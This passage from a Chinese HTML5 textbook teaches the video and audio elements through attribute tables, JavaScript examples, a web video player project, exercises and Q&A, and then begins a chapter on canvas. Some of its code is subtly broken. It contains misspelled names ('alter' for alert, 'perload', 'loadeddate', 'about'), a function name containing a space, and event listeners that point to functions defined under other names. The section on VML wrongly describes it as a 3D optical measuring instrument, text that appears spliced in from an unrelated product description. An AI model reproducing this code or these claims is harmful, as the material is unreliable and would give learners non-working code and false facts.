controls	向用户显示控件，比如播放按钮、停止按钮等
loop	视频结束时重新开始播放
perload	是否在页面加载完成后载入视频，如果使用了 autoplay，则忽略该属性 none、metadate 和 auto，其默认值是 auto
src	所播放视频的 url 地址
buffered	返回一个实现 TimeRanges 接口的对象，以确认浏览器是否已缓冲媒体数据
currentTime	返回媒体文件当前播放时间，也可以修改该时间属性

续表

属性名称	属性描述
startTime	返回多媒体开始播放的时间
duration	返回多媒体元素总体播放的时间
played	获取媒体文件以播放完成的时间段
paused	返回当前播放的文件是否处于暂停状态
ended	返回当前播放文件是否结束
playbackRate	返回当前正播放的媒体文件的速度频率
volume	媒体元素播放的音量
muted	是否设置为静音
height	设置视频播放器的高度
width	该属性表示设置视频播放器的宽度
poster	用于指定一张图片，该图片在当前视频数据无效显示，视频数据无效可能是视频正在加载，也可能是视频地址错误
networkState	返回视频文件的网络状态
readyState	返回媒体当前播放位置的就绪状态
error	只读属性。在多媒体元素加载或读取文件过程中，如果出现错误，将触发元素的 error 事件。通过元素的 error 属性返回当前的错误值
defaultPlaybackRate	返回页面媒体元素默认的文件播放速度频率，即默认播放速率。一般情况下，该属性值是 1

【实践案例 4-1】

在 Dreamweaver CS5 中创建一个新页面，并在此页面中添加一个高度为 300、宽度为 600 的视频。具体代码如下：

```
<video src="xiong.webm" height="300" width="600" autoplay="true" loop=
"true" controls="controls" >
</video>
```

上述代码中属性 autoplay 的值为 true 表示载入视频后自动播放，属性 loop 的值为 true 表示在视频结束时自动播放，属性 controls 的值为 controls 表示视频播放时浏览器下面有控制按钮。本案例在浏览器中的效果如图 4-4 所示。



图 4-4　插入视频

4.3.2 video 元素的方法

在 HTML 5 中 video 元素常用的播放方法主要有 3 种，方法具体说明如下所示。

- **play()** 播放视频，会将 paused 的值强行设为 false。
- **pause()** 暂停视频，会将 paused 的值强行设为 true。
- **load()** 重新载入视频，会将 playbackRate 的值强行设为 defaultPlayBackRate 的值，且强行将 error 的值设为 null。

【实践案例 4-2】

在 HTML 5 加载一个视频，用 video 元素的方法 play()、pause()和 load()分别来实现视频的播放、暂停和重新播放的功能。实现该功能的具体步骤如下：

（1）在 Dreamweaver CS5 中新建 HTML 页面，然后在页面的合适位置添加 video 元素和 4 个 button 元素，它们分别用来显示视频和对视频执行操作。具体代码如下所示：

```
<div id="bg">
  <div id="v">
    <video id="video1" width="700px" height="350px" controls="controls"
     autoplay="true">
      <source src="xiong.webm" type="video/webm" />
    </video>
  </div>
  <div id="controlbar">
    <button onclick="playPause()">播放/暂停</button>
    <button onclick="again()">重新播放</button>
    <button onclick="makeBig()">放大视频</button>
    <button onclick="makeSmall()">缩小视频</button>
  </div>
</div>
```

（2）单击【播放/暂停】按钮时触发其 onclick 事件并调用 JavaScript 脚本中的函数 playPause()，该函数主要实现视频的播放或暂停的功能。具体代码如下所示：

```
var myVideo=document.getElementById("video1");
function playPause()
{
    if (myVideo.paused)
      myVideo.play();
    else
      myVideo.pause();
}
```

上述代码 playPause()函数中还使用了 pause()方法和 play()方法。当页面加载视频后如果页面是暂停状态，那么使用 play()方法来实现视频的播放功能，如果是播放状态那么使用 pause()方法来实现视频的暂停功能。

（3）单击【重新播放】按钮时也触发了 onclick 事件并调用 JavaScript 脚本中的函数 again()，函数 again()中的 load()方法实现了视频的重新播放功能。具体代码如下所示：

```
function again()
{
    myVideo.load();
}
```

（4）单击【放大视频】和【缩小视频】按钮能实现视频播放页面的大小转换，此功能调用的 JavaScript 脚本中的函数分别是 makeBig()和 makeSmall()。具体代码如下所示：

```
function makeBig()
{
    myVideo.width=560;
}
function makeSmall()
{
    myVideo.width=320;
}
```

当视频加载播放后页面的大小会是 video 元素中的默认值。单击【放大视频】按钮 video 元素的 width 属性值变为 560，单击【缩小视频】按钮 video 元素的 width 属性值变为 320。

（5）综合上述 4 个步骤，视频在浏览器中的效果如图 4-5 所示。

图 4-5　video 元素方法实现视频的播放控制

4.3.3　video 元素的事件

媒介事件是指视频、图像以及音频等媒介触发的事件，适用于所有 HTML 5 元素。不过在媒介元素中 audio、embed、img、image 和 video 最为常用。媒介事件主要包括 loadstart、progress、suspend、about、error、emptied、stalled、play、pause、seeking、seeked、timeupdate、ended 和 volumechange 等。

video 元素中常用的事件如表 4-5 所示。

表 4-5　video 元素事件表

事件名称	事件描述
loadstart	浏览器开始请求媒介时运行脚本
progress	浏览器正在获取媒介数据时运行脚本
suspend	浏览器已经在获取媒介数据，但在去取回整个媒介文件之前停止时运行脚本
about	浏览器发生中止事件时运行脚本
error	获取媒介出错，有错误发生时，才发送这个事件。另外还有一个 error 属性
emptied	媒介资源元素突然为空时（网络错误、加载错误等）运行脚本
stalled	浏览器获取媒介数据过程中（延迟 0）存在错误时运行脚本

续表

事件名称	事件描述
play	媒介数据即将开始播放时运行脚本
pause	媒介数据暂停播放时运行脚本
loadeddate	加载当前播放位置的媒体数据时运行脚本
loadedmetadata	加载完毕媒体元素数据时，发送此事件。它将包括尺寸、时长和文件轨道等
playing	表明媒体已经开始播放
canplay	浏览器可以开始媒介播放，且估计以当前速率播放不能直接将媒介播放完（播放期间需要缓冲）
canplaythrough	以浏览器当前速率直接播放可以直接播放完整个媒介资源（期间不需要缓冲）
seeking	当搜索操作开始时，发送此事件（seeking 属性值为 true）
seeked	当浏览器停止请求数据、搜索操作完成时，引发该事件（seeked 属性值为 false）
timeupdate	当媒介改变其播放位置时运行脚本
volumechange	音量（volume 属性）改变或静音（muted）时触发事件

【实践案例 4-3】

下面在 Dreamweaver CS5 中新建一个页面并在此页面中插入一个视频，在视频中添加一个按钮实现设置静音的功能。当单击按钮时视频播放效果为静音，再次单击按钮时静音取消。具体步骤如下所示：

（1）创建新页面并在此页面中添加一个视频，在页面合适的位置添加两个按钮实现设置静音和取消静音的功能。具体代码如下所示：

```
<div>
<input id="silence" type="button"  value="设置静音" onclick="silenced()"/>
<input id="silence" type="button"  value="取消静音" onclick="qxsilenced()"/>
</div>
<div>
<video src="xiong.webm" heigth="300" width="600" autoplay="true" loop=
"true" controls="controls"  volumechange =" silenced">
</video>
</div>
```

（2）单击【设置静音】按钮触发了 volumechange 事件，在 JavaScript 脚本中调用了 silenced()函数。具体代码如下所示：

```
<script type="text/javascript">
function silenced()
{
    var video1=document.getElementsByTagName("video")[0];
    video1.muted=true;
}
function qxsilenced()
{
    var video1=document.getElementsByTagName("video")[0];
```

```
        video1.muted=false;
    }
    </script>
```

视频播放时 video 元素的 muted 属性的默认值为 false，当单击【设置静音】按钮时 video1 找到播放的视频并将其 muted 的值改为 true，视频便以静音播放。单击【取消静音】按钮的原理和【设置静音】按钮的原理相同。

（3）综合上述步骤，视频运行效果如图 4-6 所示。



图 4-6　单击触发静音事件

4.4　在 HTML 5 中创建音频

上一节学习了 HTML 5 中 video 元素的属性、方法和事件。在 HTML 5 中添加音频的方法和添加视频的方法大同小异。这一节主要介绍 HTML 5 中 audio 元素的属性、事件的具体使用。

4.4.1　audio 元素的属性

HTML 5 中的 audio 元素能够播放声音文件或者音频流。audio 元素的属性和 video 元素相比少了 3 个属性，它们分别是 poster、height 和 width。除了这 3 个属性外其他关于音频的属性参看本章 4.3.1 节中 video 的属性表。

下面就用 audio 元素中的一些常用属性在 HTML 5 中添加一个音频。

【实践案例 4-4】

用 audio 元素的相关属性在 HTML 5 中显示一段音频，让这段音频在浏览器中自动播放并且有进度条。具体代码如下所示：

```
<audio controls autoplay="autoplay" loop src="mysong.mp3">
</audio>
```

上述代码中 controls 属性表示显示播放时的操作按钮，autoplay 属性表示视频在页面加载后自动播放，loop 属性表示视频结束后重新开始播放。

上述代码在浏览器中的效果如图 4-7 所示。



图 4-7　在 Chrome 浏览器中的音频

Opera 浏览器和 Firefox 浏览器同样支持 HTML 5 中的 audio 元素。该元素在这两个浏览器中的效果分别如图 4-8 和图 4-9 所示。




图 4-8　在 Opera 浏览器中的音频




图 4-9　在 Firefox 浏览器中的音频

4.4.2　audio 元素的事件

前面已经学习了关于如何使用 video 元素的事件显示视频的一些操作。在 HTML 5 中 audio 元素的事件和 video 元素的事件是一样的，具体参看本章 4.3.3 的 video 事件表。

【实践案例 4-5】

在 Dreamweaver CS5 中新建一个页面并在此页面添加一个音频文件，然后在页面中的音频文件上添加两个按钮来实现音频文件音量的增减。具体代码如下所示：

（1）首先创建一个新的 HTML 5 页面并在页面中添加一个音频文件，然后再添加两个控制音量的按钮。具体代码如下所示：

```
<div>
    <input id="addvoice" type="button" value="音量+" onclick="addvoice();" />
    <input id="cutvoice" type="button" value="音量-" onclick="cutvoice();" />
</div>
<div>
     <audio id="audio" autoplay controls  src="mysong.mp3"> </audio>
</div>
```

（2）单击【音量+】或【音量-】按钮时触发 onclick 事件，分别调用了 JavaScript 脚本中的 addvoice()函数和 cutvoice()函数。具体代码如下所示：

```
<script type="text/javascript">
    var audio=document.getElementById("audio");
    if(audio.canPlayType)
```

```
        {
            audio.addEventListener('volumechange', addvoice,false);
            audio.addEventListener('volumechange', cutvoice,false);
        }
        function addvoice()
        {
            if(audio.volume<1)
            {
                audio.volume+=0.1;
                volume=audio.volume;
            }
        }
        function cutvoice()
        {
            if(audio.volume>0)
            {
                audio.volume-=0.1;
                volume=audio.volume;
            }
        }
    </script>
```

上述代码中调用的 canPlayType()方法测试浏览器是否支持指定的媒介类型。如果判断浏览器支持此媒介类型时便会在 addvoice()函数和 cutvoice()函数中分别执行控制音量的代码。

（3）综合上述步骤，在浏览器中的效果如图 4-10 所示。



图 4-10　audio 元素事件

4.5　项目案例：制作网页视频播放器

本章主要讲了 HTML 5 中的多媒体支持，其中包括 video 元素和 audio 元素的属性、方法及事件等知识。本节将使用 video 元素的属性、方法及事件来做一个网页播放器，实现播放器的播放、暂停、快进、快退及静音的功能。

【实例分析】

制作网页视频播放器，主要是利用 HTML 5 中 video 元素的属性、方法及事件完成的。首先要用 HTML 5 中 video 元素的属性 src 将视频插入，然后用 playbackrate 属性来实现视

频播放的快进和快退，最后使用一个 muted 属性来实现静音与取消静音的功能。具体步骤如下所示。

（1）在 Dreamweaver CS5 中创建一个页面并命名为 case1，在 case1 页面里插入一个视频及控制视频的 8 个按钮。具体代码如下所示：

```
<div id="bg">
  <div id="v">
  <video id="video1" src="xiong.webm" width="700px" height="350px" autoplay
  ="true" loop="true" controls >
  </video>
  </div>
 <div id="controlbar">
   <button id="bo" onclick="play()">播放</button>
   <button id="ting" onclick="pause()">暂停</button>
   <button id="again" onclick="again()">重新播放</button>
   <button id="jin" onclick="kuaijin()">快进</button>
   <button id="tui" onclick="kuaitui()">快退</button>
   <button id="up" onclick="up()">音量+</button>
   <button id="down" onclick="down()">音量-</button>
   <button id="jiny" onclick="silence()">静音</button>
 </div>
</div>
```

上述代码中 video 元素一共用到了 6 个属性，它们分别是 src、width、height、autoplay、loop 和 controls。其中 src 属性表示播放视频的 url 地址，width 属性和 height 属性表示插入视频的宽度和高度，autoplay 属性表示网页完成载入后视频自动播放，loop 属性表示该视频如果播放结束后重新开始播放，controls 属性表示播放视频时显示的播放控件。

（2）单击网页视频播放器下面的 8 个按钮时触发的事件不同，调用的 JavaScript 脚本中的函数也不相同。页面中的 8 个按钮所要调用的 JavaScript 函数如下代码所示：

```
var myVideo=document.getElementById("video1");
if(myVideo.canPlayType)
{
    myVideo.addEventListener('loadstart',LoadStart,false);
    myVideo.addEventListener('play',Play,false);
    myVideo.addEventListener('playing',Playing,false);
    myVideo.addEventListener('pause',Pause,false);
    myVideo.addEventListener('volumechange',VolumeChange,false);
    myVideo.addEventListener('error',CatchError,false);
}
```

本案例共用了 6 个事件分别是 loadstart、play、playing、pause、volumechange 和 error，下面会一一介绍每个事件的用法。

（3）浏览器加载视频时会触发 loadstart 事件并调用 JavaScript 脚本中的 LoadStart()函数。具体代码如下所示：

```
function LoadStart()
{
    document.getElementById('state').innerHTML="开始加载视频";
}
```

loadstart 事件是浏览器开始请求媒介时运行脚本。当视频加载还没播放时通过“document.getElementById('state')”中的 state 找到页面中的 div，当前状态后面便显示“开始加载视频”。

（4）视频加载后便会正常播放，play 事件表示媒介数据即将开始播放时运行脚本，playing 事件表明媒体已经开始播放，pause 事件表示媒介数据暂停播放时运行脚本。这些事件在触发的时候将它们的状态值更改，调用对应的方法即可。具体代码如下所示：

```
function video_play()
{
    document.getElementById('state').innerHTML="当前状态：即将播放视频";
}
function video_playing()
{
    document.getElementById('state').innerHTML="当前状态：正在播放视频";
}
function video_pause()
{
    document.getElementById('state').innerHTML="当前状态：暂停视频";
}
```

单击【播放】按钮会触发 playing 事件，当前状态后面便是“正在播放视频”。单击【暂停】按钮会触发 pause 事件，当前状态后面便是“暂停视频”。具体效果如图 4-11 和图 4-12 所示。




图 4-11　playing 事件效果图




图 4-12　pause 事件效果图

（5）改变视频播放的音量或者将视频设置为静音时，要用到 volumechange 事件，调用 JavaScript 脚本中的 video_volumechange()函数。具体代码如下所示：

```
function video_volumechange()
{
```

```
        alter("音量设置已改变");
    }
```

（6）浏览器加载视频出现错误时就会触发 error 事件，调用 JavaScript 脚本中的 video_error()函数。具体代码如下所示：

```
    function video error()
    {
        var error1= myVideo.error1;
        switch(error1.code)
        {
            case 1:
                alter("视频加载被终止");
                break;
            case 2:
                alter("解码失败，无法播放视频");
                break;
            case 3:
                alter("网络出现问题，请查看网络连接");
                break;
            case 4:
                alter("视频格式不被支持");
                break;
        }
    }
```

error 属性返回了一个 MediaError 对象，使用该对象的“code”返回当前的错误值。此属性只能读取，是不可以更改的。MediaError 对象中的“code”对应的返回值只有 4 个，它们分别是 1、2、3、4。本案例中的 6 个事件已经介绍完了。但是要想达到制作出的网页视频播放器效果还远远不够，下面主要介绍这个案例中使用的属性及方法。

（7）当视频播放时单击【播放】、【暂停】或【重新播放】按钮便会实现视频的播放、暂停和重新播放。具体代码如下所示：

```
    function play()
        {
            if (myVideo.paused)
              myVideo.play();
        }
        function pause()
        {
            if(myVideo.play)
            myVideo.pause();
        }
        function again()
        {
            myVideo.load();
        }
```

上述代码中 paused 属性是判断视频是否处于暂停状态。在 play()和 pause()中分别用了 if 条件判断句，如果视频是播放状态则单击【暂停】按钮视频暂停，如果视频是暂停状态则单击【播放】按钮视频便播放。again()中的 load 则表示视频重新开始播放。

（8）单击【快进】或【快退】按钮实现视频播放的快进或快退，调用了 JavaScript 脚本中的 kuaijin()函数和 kuaitui()函数。具体代码如下所示：

```
function kuaijin()
{
    myVideo.playbackRate+=2;
    speed=myVideo.playbackRate;
}
function kuaitui()
{
    myVideo.playbackRate-=2;
    if(myVideo.playbackRate<0)
    myVideo.playbackRate=0;
    speed=myVideo.playbackRate;
}
```

这个功能用到了 video 元素的 playbackrate 属性。当单击【快进】按钮时通过 myVideo 找到相应播放的视频，将此视频的 playbackRate 值增加 2 来实现视频的快进，单击【快退】按钮的原理与单击【快进】按钮的原理相同。

（9）单击【音量+】或【音量-】按钮实现视频播放时声音的增减，调用了 JavaScript 中的 up()函数和 down()函数。具体代码如下所示：

```
function up()
{
    if(myVideo.volume<1)
        myVideo.volume+=0.1;
        volume=myVideo.volume;
}
function down()
{
    if(myVideo.volume>0)
        myVideo.volume-=0.1;
        volume=myVideo.volume;
}
```

音量增减的这个功能使用了 video 元素的 volume 属性，在 up()函数的 if 判断句中，当 volume 的值小于 1 时，通过 myVideo 找到相应的视频并把这个视频的音量增加 0.1。down()函数的原理和 up()函数是一样的。

（10）单击【静音】按钮实现视频播放时的静音功能，调用了 JavaScript 中的 silence()函数，具体代码如下所示：

```
function silence()
```


```
{
    var video1=document.getElementsByTagName("video")[0];
    if(video1.muted)
    {
        video1.muted=false;
        document.getElementById(silence).value="单击静音"    ;
    }
    else{
            video1.muted=true;
            document.getElementById(silence).value="取消静音"    ;
        }
}
```

这个功能用到了 video 元素的 muted 属性，当 muted 的值为 false 时视频播放时将其设置为静音。当 muted 的值为 true 时视频播放时静音取消。

（11）制作出的网页视频播放器的效果如图 4-13 所示。



图 4-13　网页播放器



在不同的浏览器上加载视频后的播放效果不一样，如果在播放视频时没有实现预想的效果，可以换一种浏览器试试。

4.6　习题

一、填空题

1．视频或音频设置为静音时需要设置__________属性。

2．在下面的代码空缺处中填写一个 video 元素属性使视频可以加载页面后自动播放。这个属性是__________。

```
<video id="video1" src="xiong.webm" width="1000px" height="350px"
__________ loop="true" controls ></video>
```

3. __________事件是媒介数据暂停播放时的运行脚本。
4. __________事件表明媒体已经开始播放。
5. HTML 5 中支持视频的播放格式包括 Ogg、H.264、__________和 MPEG-4。
6. HTML 5 中支持音频的播放格式包括 MP3、WebM 音频、AAC 和__________。

二、选择题

1. 当前播放文件是否结束的属性是__________。
   A. error
   B. ended
   C. paused
   D. loop
2. audio 元素属性和 video 元素属性不同的一项是__________。
   A. height
   B. playbackRate
   C. poster
   D. networkState
3. video 元素中 preload 的默认值是__________。
   A. auto
   B. 10KB
   C. none
   D. metadata
4. 多媒体元素开始播放的事件是__________。
   A. currentTime
   B. startTime
   C. played
   D. loop
5. 在 HTML 5 中的 video 元素的事件中，canplay 指的是__________。
   A. 浏览器开始请求媒介时运行脚本
   B. 浏览器正在获取媒介数据时运行脚本
   C. 浏览器开始媒介播放，但估计以当前速率播放不能直接将媒介播放完
   D. 媒介数据即将开始播放时运行脚本
6. play 事件和 playing 事件的区别是__________。
   A. 没有任何区别，可以相互使用
   B. 视频循环或再次播放开始时，会发送 play 事件和 playing 事件
   C. 视频循环或再次播放开始时，将不会发送 play 事件，但是会发送 playing 事件
   D. 视频循环或再次播放开始时，将不会发送 playing 事件，但是会发送 play 事件

三、上机练习

1. video 元素属性添加视频文件。

在 HTML 5 中添加一个视频，视频加载时会自动播放，而且显示播放的按钮，如暂停

按钮等控件。运行结果如图 4-14 所示。



图 4-14　在 HTML 5 中添加视频

2. audio 元素事件 volumechange

在 HTML 5 中先加载一个音频，然后用 audio 元素的 volumechange 事件来实现播放音频时静音的效果。运行结果如图 4-15 所示。



图 4-15　将音频文件设置为静音

4.7　实践疑难解答

4.7.1　关于 video 元素方法的问题



关于 video 元素方法的问题
网络课堂：http://bbs.itzcn.com/thread-19718-1-1.html

【问题描述】：我刚学习了 HTML 5 中插入视频的课程，要想在视频上插入两个按钮来实现视频的暂停和播放，如何用 video 元素的方法实现啊？

【解决办法】：首先我们要知道在 HTML 5 中 video 元素的方法有哪些。常见的 3 个 video 元素方法分别是 play()、pause()和 load()，它们的作用分别是播放视频、暂停视频和重新载入视频。下面就在 Dreamweaver CS5 中新建一个页面并插入一个视频，用 play()方法和

pause()方法来实现视频的播放和暂停。代码如下所示：

```
<body>
<div >
  <button onclick=" playorStop ()">播放/暂停</button>
  <br />
  <video id="video1" src="xiong.webm" >
  </video>
</div>
<script type="text/javascript">
    var video=document.getElementById("video1");
    function playorStop()
    {
        if (video.paused)
          video.play();
        else
          video.pause();
    }
</script>
</body>
```

当单击【播放/暂停】按钮时触发了 onclick 事件，在 JavaScript 脚本中调用了 playorStop()函数。函数 playorStop()中的 if 判断句给我们展示了如果视频是暂停状态调用的是 play()方法，当视频处于播放状态时便会调用 pause()方法。

4.7.2 video 元素的事件问题



关于 video 元素的事件问题

网络课堂：http://bbs.itzcn.com/thread-19719-1-1.html

【问题描述】：我在 HTML 5 中插入一个视频并且用了一个 loadedmetadata 事件想要在视频下面显示播放的时间，可是不管怎么试都不能成功，该怎么办呢？

【解决办法】：这位同学用的 video 元素事件是错误的。媒介改变其播放位置时会触发 video 元素的 timeupdate 事件。下面我们在 JavaScript 脚本中用一个 updateTime()函数来显示视频播放时间。具体代码如下所示：

```
<script type="text/javascript">
var video=document.getElementById("video");
var showTime=document.getElementById("showTime");
if(video.canPlayType)
{
    video.addEventListener('timeupdate',updateTime,false);
}
function updateTime()
{
```

```
    video.addEventListener('timeupdate', function(){
        var durationtime=RunTime(Math.floor(video.duration/60),2)+ ":" +
            RunTime(Math.floor(video.duration%60),2);
        var currenttime="播放时间: "+RunTime(Math.floor(video.currentTime
        /60),2)+    ":" +
            RunTime(Math.floor(video.duration%60),2)+"|"+durationtime;
        document.getElementById("showTime").innerHTML=currenttime;
    },false);
}
function RunTime(num,n)
{
    var len=num.toString().length;
    while(len<n)
    {
        num="0"+num;len++;
    }
    return num;
}
</script>
<body>
<video id="video" src="xiong.webm" autoplay controls loop > </video>
<div id="showTime" style="display:block;color:#F00; margin-left:500px;" >
</div>
</body>
```

第5章 基于 HTML 5 的绘图

前几章已经对 HTML 5 中新增加的基本元素、全局属性以及表单的属性和类型等知识进行了详细的介绍，本章将介绍 HTML 5 中的另一个元素——canvas 及伴随着该元素的一套编程接口——canvas API。canvas 元素的出现是 HTML 5 的最大特色之一，使用该元素可以绘制任意的图像，制作出更加丰富多彩、赏心悦目的页面。

通过本章的学习，读者可以熟练掌握并使用 HTML 5 中的 canvas 元素，还能够使用该元素及 API 接口与 JavaScript 脚本相结合绘制简单的图像，并且对这些图像和图形进行多种操作等。

本章学习要点：

- 了解 canvas 元素的发展历史
- 了解 canvas 与 SVG 及 VML 的差异
- 掌握如何绘制文字
- 掌握如何绘制矩形
- 掌握如何绘制路径
- 掌握如何绘制纯属渐变和径向渐变
- 熟悉图形的保存和恢复
- 熟悉如何调用函数输出图形图像
- 掌握坐标变换和矩形变换的相关函数
- 熟悉如何组合多个图形
- 掌握如何使用相关属性为图形、图像或文字等实现阴影效果
- 掌握如何对图像进行基本操作

5.1 canvas 简介

canvas 元素是 HTML 5 中新增加的一个元素，它专门用来绘制图像、图形、文字及动画等。该元素通过与自带的 API 结合 JavaScript 代码可以在整个画布上面绘制各类图形和图像以及动画。一个 canvas 元素就像是一块画布，画布是一个巨型区域，读者可以控制画布上的每一个像素。本节将介绍 canvas 元素的相关知识，包括它的历史、与 SVG 和 VML 的差异以及基本使用等内容。

5.1.1 canvas 的历史

canvas 元素是为了客户端矢量图形而设计的，它本身不具有任何行为，但是却把一个绘图 API 展现给客户端 JavaScript，以使脚本能够把想绘制的东西都绘制到一块画布上。

该元素最早是由 Apple 在 Safari 1.3 浏览器中引入，它出现的根本原因在于：HTML 在 Safari 浏览器中的绘图能力也被 Mac OS X 桌面的 Dashboard 组件所使用，并且 Apple 希望有一种方式在 Dashboard 中支持脚本化的图形。

一个 Web 浏览器厂商的非正式协会在为推进 canvas 元素的标准化做出努力，目前该元素已经成为 HTML 5 中一个正式标签。另外许多主流的浏览器（如 Google、Firefox、Opera 和 Safari 等）都提供了对该元素的支持。

5.1.2 canvas 与 SVG 及 VML 的差异

SVG（Scalable Vector Graphics）被称作可缩放矢量图形，它是描述二维矢量图形的一种图形格式。

VML 是一种 3D 光学影像测量仪，它采用 3DFAMILY-L 型连续变倍高级镜头，影像可实现 28～180 的连续变倍。VML 装有激光指示器能够精确指示当前测量位置，Z 轴装有光栅尺，可对影像测量高度，同时可选配英国知名品牌的高性能接触式测头，并配送 Φ1 和 Φ2 探针，结合软件做精确的高度测量。

